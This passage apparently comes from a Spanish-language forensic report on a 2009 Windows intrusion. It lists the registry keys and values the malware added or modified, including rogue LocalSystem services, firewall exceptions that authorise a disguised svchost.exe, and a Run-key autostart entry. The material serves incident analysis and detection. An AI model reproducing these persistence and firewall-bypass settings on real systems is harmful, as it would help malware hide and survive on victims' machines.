HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_USERS\.DEFAULT\Software\WinRAR SFX
HKEY_USERS\.DEFAULT\Software\WinRAR SFX

Ilustración 109. Intrusión 1 - 2009: registros añadidos (VII).

Key	Value	Data
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache	ErrorControl	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache	ImagePath	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,73,79,73,74,65,6d,...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache	ObjectName	"LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Parameters		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Parameters	ServiceDll	hex(2):43,3a,5c,57,49,4e,44,4f,57,53,5c,53,79,73,74,65,6d,33,32...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Security		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Security	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum	0	"Root\LEGACY_MSNCACHE\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Type	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Start	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	ErrorControl	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	ImagePath	hex(2):53,79,73,74,65,6d,33,32,5c,64,72,69,76,65,72,73,5c,70,72...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	DisplayName	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect	Group	"System Bus Extender"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum	0	"Root\LEGACY_PROTECT\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	Type	dword:00000010
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	Start	dword:00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	ErrorControl	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	ImagePath	hex(2):43,3a,5c,57,49,4e,44,4f,57,53,5c,53,79,73,74,65,6d,33,32...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	DisplayName	"sopidkc Service"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc	ObjectName	"LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Security		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Security	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum	0	"Root\LEGACY_SOPIDKC\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...	DoNotAllo...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...	\??\C:\WI...	"\??\C:\WINDOWS\system32\winlogon.exe:*:enabled:@shell32.dll,-1"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Fire...	C:\WINDO...	"C:\WINDOWS\System32\3361\svchost.exe:*:Enabled:SVCHOST.EXE"
HKEY_USERS\.DEFAULT\Software\WinRAR SFX		
HKEY_USERS\.DEFAULT\Software\WinRAR SFX	C%%WIN...	"C:\WINDOWS\system32\"

Ilustración 110. Intrusión 1 - 2009: valores de los registros añadidos (VII).

Key
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script\Settings
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script\Settings
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\International
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\International
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\New Windows
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\New Windows
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Toolbar
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Toolbar
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\TypedURLs
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Extensions\CmdMapping
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows Script\Settings
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\International
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\International
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\New Windows
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\New Windows
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Toolbar
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Toolbar
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\TypedURLs

Ilustración 111. Intrusión 1 - 2009: registros añadidos (VIII).

Key	Value	Data
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard		
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard	ShellNext	"https://signup.live.com/signup.aspx?mkt=en-us&rollrs=12&lic=1"
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Connection Wizard	Completed	hex:01,00,00,00,
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script\Settings		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows Script\Settings	JITDebug	dword:00000000
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\International		
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\International	W2KLpk	dword:00000000
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\New Windows		
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\New Windows	PopupMgr	"no"
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Toolbar		
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Toolbar	Locked	dword:00000001
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\TypedURLs		
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Extensions...	{c95fe080-8f5d-11d2-a20b-00aa003c157a}	dword:00002002
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main	Use FormSuggest	"yes"
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main	DisableScriptDebuggerIE	"yes"
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main	Error Dlg Displayed On Every Error	"no"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer	UpdateHost	hex:00,50,79,0c,74,8e,
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	Settings	hex:0c,00,02,00,1a,01,e5,77,60,00,00,00,
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	FullPath	dword:00000000
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	Version	dword:00000003
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	HRZR_PGYFRFFVBA	hex:00,00,00,00,00,00,00,00,
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	Version	dword:00000003
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...		
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Ex...	HRZR_PGYFRFFVBA	hex:00,00,00,00,00,00,00,00,
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Int...	WarnonZoneCrossing	dword:00000001
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Int...	DefaultConnectionSettings	hex:3c,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,0(
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Int...	2200	dword:00000000
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Int...	2200	dword:00000000
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run	reader_s	"C:\Documents and Settings\MaquinaPro1\reader_s.exe"
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Softw...	HRZR_EHACNGU:P:\JVAQBJF\flfgrz32\15.fpe	hex:06,00,00,00,06,00,00,00,e0,48,b2,5d,0e,ed,c9,01,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows Script\Settings	JITDebug	dword:00000000
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\International		
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\International	W2KLpk	dword:00000000
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\New Windows		
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\New Windows	PopupMgr	"no"
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Toolbar		
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Toolbar	Locked	dword:00000001
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\TypedURLs		

Ilustración 112. Intrusión 1 - 2009: valores de los registros añadidos (VIII).

HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Extensions\CmdMapping
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Run

Ilustración 113. Intrusión 1 - 2009: registros añadidos (IX).

HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Extensions\CmdM...	{c95fe080-8f5d-11d2-a20b-00aa003c157a}	dword:00002002
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main	Use FormSuggest	"yes"
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main	DisableScriptDebuggerIE	"yes"
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Main	Error Dlg Displayed On Every Error	"no"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer	UpdateHost	hex:00,50,79,0c,74,8e,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\C...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\C...	Settings	hex:0c,00,02,00,1a,01,e5,77,60,00,00,00,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\C...	FullPath	dword:00000000
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\R...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...	Version	dword:00000003
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...	HRZR_PGYFRFFVBA	hex:00,00,00,00,00,00,00,00,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...	Version	dword:00000003
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\U...	HRZR_PGYFRFFVBA	hex:00,00,00,00,00,00,00,00,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet S...	WarnonZoneCrossing	dword:00000001
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet S...	DefaultConnectionSettings	hex:3c,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,0
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet S...	2200	dword:00000000
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet S...	2200	dword:00000000
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Run	reader_s	"C:\Documents and Settings\MaquinaPro1\reader_s.exe"

Ilustración 114. Intrusión 1 - 2009: valores de los registros añadidos (IX).

Registros modificados:

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{5E6AB780-7743-11CF-A12B-00AA004AE837}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DirectDraw\MostRecentApplication
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DirectDraw\MostRecentApplication
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DrWatson
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\4F65566336DB6598581D584A596C87934D5F2AB4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\54F9C163759F19045121A319F64C2D0555B7E073
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\58119F0E128287EA50FDD987456F4F78DCFAD6D4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\5B4E0EC28EBD8292A51782241281AD9FEEDD4E4C
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\path4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceCurrent
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\5D989CDB159611365165641B560FDBEA2AC23EF1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\5E5A168867BFFF00987D0B1DC2AB466C4264F956
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\5E997CA5945AAB75FFD14804A974BF2AE1DFE7E1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\627F8D7827656399D27D7F9044C9FEB3F33EFA9A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\6372C49DA9FFF051B8B5C7D4E5AAE30384024B9C
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\6782AAE0EDEEE21A5839D3C0CD14680A4F60142A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\67EB337B684CEB0EC2B0760AB488278CDD9597DD
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\687EC17E0602E3CD3F7DFBD7E28D57A0199A3F44
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\688B6EB807E8EDA5C7B17C4393D0795F0FAE155F
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\68ED18B309CD5291C0D3357C1D1141BF883866B1


Ilustración 115. Intrusión 1 - 2009: registros modificados (I).

Key	Value	Data Before
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers...	HRZR_HVGBBYONE	hex:07,00,00,00,0c,00,00,00,e0,bb,58,d3,f1,e8,c9,01,
